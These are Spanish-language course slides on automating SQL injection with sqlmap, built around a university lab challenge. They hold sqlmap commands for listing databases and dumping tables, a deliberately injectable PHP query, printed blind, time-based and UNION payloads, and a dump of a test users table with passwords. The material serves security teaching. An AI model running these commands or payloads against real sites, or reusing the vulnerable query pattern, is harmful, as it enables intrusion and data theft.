

## Automatización en Inyecciones SQL

< Desarrollo Seguro de Aplicaciones >



 $\equiv$ 

01 { ...


SQLmap

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**SQLMap** es una herramienta automatizada para detectar y explotar vulnerabilidades de inyección SQL en aplicaciones web.

Simplifica el proceso de identificación de estas vulnerabilidades.



## **SQLmap** en Kali Linux

Sqlmap --help

```
-(nany⊛kali-fusion)-[~]
 -$ sqlmap --help
                          {1.9.3#stable}
                          https://sqlmap.org
Usage: python3 sqlmap [optaions]
Options:
  -h, --help
                        Show basic help message and exit
  -hh
                        Show advanced help message and exit
  --version
                        Show program's version number and exit
                        Verbosity level: 0-6 (default 1)
  -v VERBOSE
  Target:
    At least one of these options has to be provided to define the
    target(s)
    -u URL, --url=URL Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK
                        Process Google dork results as target URLs
  Request:
    These options can be used to specify how to connect to the target URL
    -- data=DATA
                        Data string to be sent through POST (e.g. "id=1")
                        HTTP Cookie header value (e.g. "PHPSESSID=a8d127
    -- cookie=COOKIE
    -- random-agent
                        Use randomly selected HTTP User-Agent header value
```



## **SQLmap** en Kali Linux

Sqlmap --wizard

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut ual consent is illegal. It is the end user's responsibility to obey all appli cable local, state and federal laws. Developers assume no liability and are n ot responsible for any misuse or damage caused by this program

```
[*] starting @ 14:36:32 /2025-05-22/

[14:36:32] [INFO] starting wizard interface

Please enter full target URL (-u):
```





### **SQLmap** ejecución

- Sqlmap -u "https://misitio.com/?id=1" --dbs
- Sqlmap -u "https://misitio.com/?id=1" -D nombre\_baseDatos --tables
- Sqlmap -u "https://misitio.com/?id=1" -D nombre\_baseDatos -T nombre\_tabla --dump







## **SQLmap** opciones

#### **Detection:**

These options can be used to customize the detection phase

```
--level=LEVEL Level of tests to perform (1-5, default 1)
```

--risk=RISK Risk of tests to perform (1-3, default 1)







# **SQLmap** opciones

#### **Enumeration:**

These options can be used to enumerate the back-end database management system information, structure and data contained in the tables

-a, --all Retrieve everything

-b, --banner Retrieve DBMS banner

--dbs Enumerate DBMS databases

--tables Enumerate DBMS database tables

--dump Dump DBMS database table entries

--dump-all Dump all DBMS databases tables entries





## Reto SQLi 3C

```
<?php
require_once('header.php');
    require_once('db.php');
    $sql = "SELECT * FROM users where id=";
    $sql .= mysqli_real_escape_string($db,$_GET["id"]);
    $result = mysqli_query($db,$sql);</pre>
```

https://retosql3.dsa.linti.unlp.edu.ar/?id=1





#### Reto SQLi 3C intento 1



sqlmap -u "https://retosql3.dsa.linti.unlp.edu.ar/?id=1" --dbs

```
[10:50:27] [INFO] target URL appears to have 5 columns in query
[10:50:27] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 97 HTTP(s) requests:
Parameter: id (GET)
    Type: boolean-based blind
   Title: Boolean-based blind - Parameter replace (original value)
    Payload: id=(SELECT (CASE WHEN (6179=6179) THEN 1 ELSE (SELECT 4533 UNION SELECT 9825) END))
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Pavload: id=1 AND (SELECT 3547 FROM (SELECT(SLEEP(5)))sDGm)
    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
   Payload: id=1 UNION ALL SELECT NULL, NULL, CONCAT(0x7178706271, 0x64464456644363784e7a69596b66646651536c4e645642645452565548527667666c4c45505052, 0x71627a6b71), NULL, NULL-
[11:05:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25, PHP 7.2.11
back-end DBMS: MySQL >= 5.0.12
[11:05:33] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] p84
[11:05:33] [INFO] fetched data logged to text files under '/Users/sandrazilla/.local/share/sqlmap/output/retosql3.dsa.linti.unlp.edu.ar'
[*] ending @ 11:05:33 /2025-05-20/
```



#### Reto SQLi 3C



Type: UNION query


Title: Generic UNION query (NULL) - 5 columns

Payload: id=1 UNION ALL SELECT

NULL, NULL, CONCAT (0x7178706271, 0x64464456644363784e7a69596b6664665

1536c4e64564a6c434952565548527667666c4c45505052,0x71627a6b71),NUL

L, NULL-- -





### Reto SQLi 3C intento 2



sqlmap -u "https://retosql3.dsa.linti.unlp.edu.ar/?id=1"
--dump-all

```
[11:18:06] [INFO] table 'information_schema.'PARTITIONS'' dumped to CSV file '/Users/sandrazilla/.local/share/sqlmap/output/retosql3.dsa.linti.unlp.edu.ar/dump/information_schema/PARTITIONS.csv'
[11:18:06] [INFO] fetching columns for table 'users' in database 'p84'

[11:18:06] [INFO] fetching entries for table 'users' in database 'p84'

[11:18:06] [INFO] fetching entries for table 'users' in database 'p84'

[11:18:06] [INFO] fetching entries for table 'users' in database 'p84'

[11:18:06] [INFO] fetching columns for table 'users' in database 'p84'

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[11:18:06] [INFO] fetching entries for table 'users' in database 'p84'

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[11:18:06] [INFO] fetching columns for table 'users
```

groupid	age	name	passwd	
10	10	   admin	   admin	
0	30	root	admin21	
2	5	user1	secret	
5	2	user2	azerty	
10	10	jiehahh	FLAG:	
	10   10   0   2   5	es]   groupid   age   10   10   0   30   2   5   5   2	es]	es]

[11:18:06] [INFO] table 'p84.users' dumped to CSV file '/Users/sandrazilla/.local/share/sqlmap/output/retosql3.dsa.linti.unlp.edu.ar/dump/p84/users.csv' [11:18:06] [INFO] fetched data logged to text files under '/Users/sandrazilla/.local/share/sqlmap/output/retosql3.dsa.linti.unlp.edu.ar'

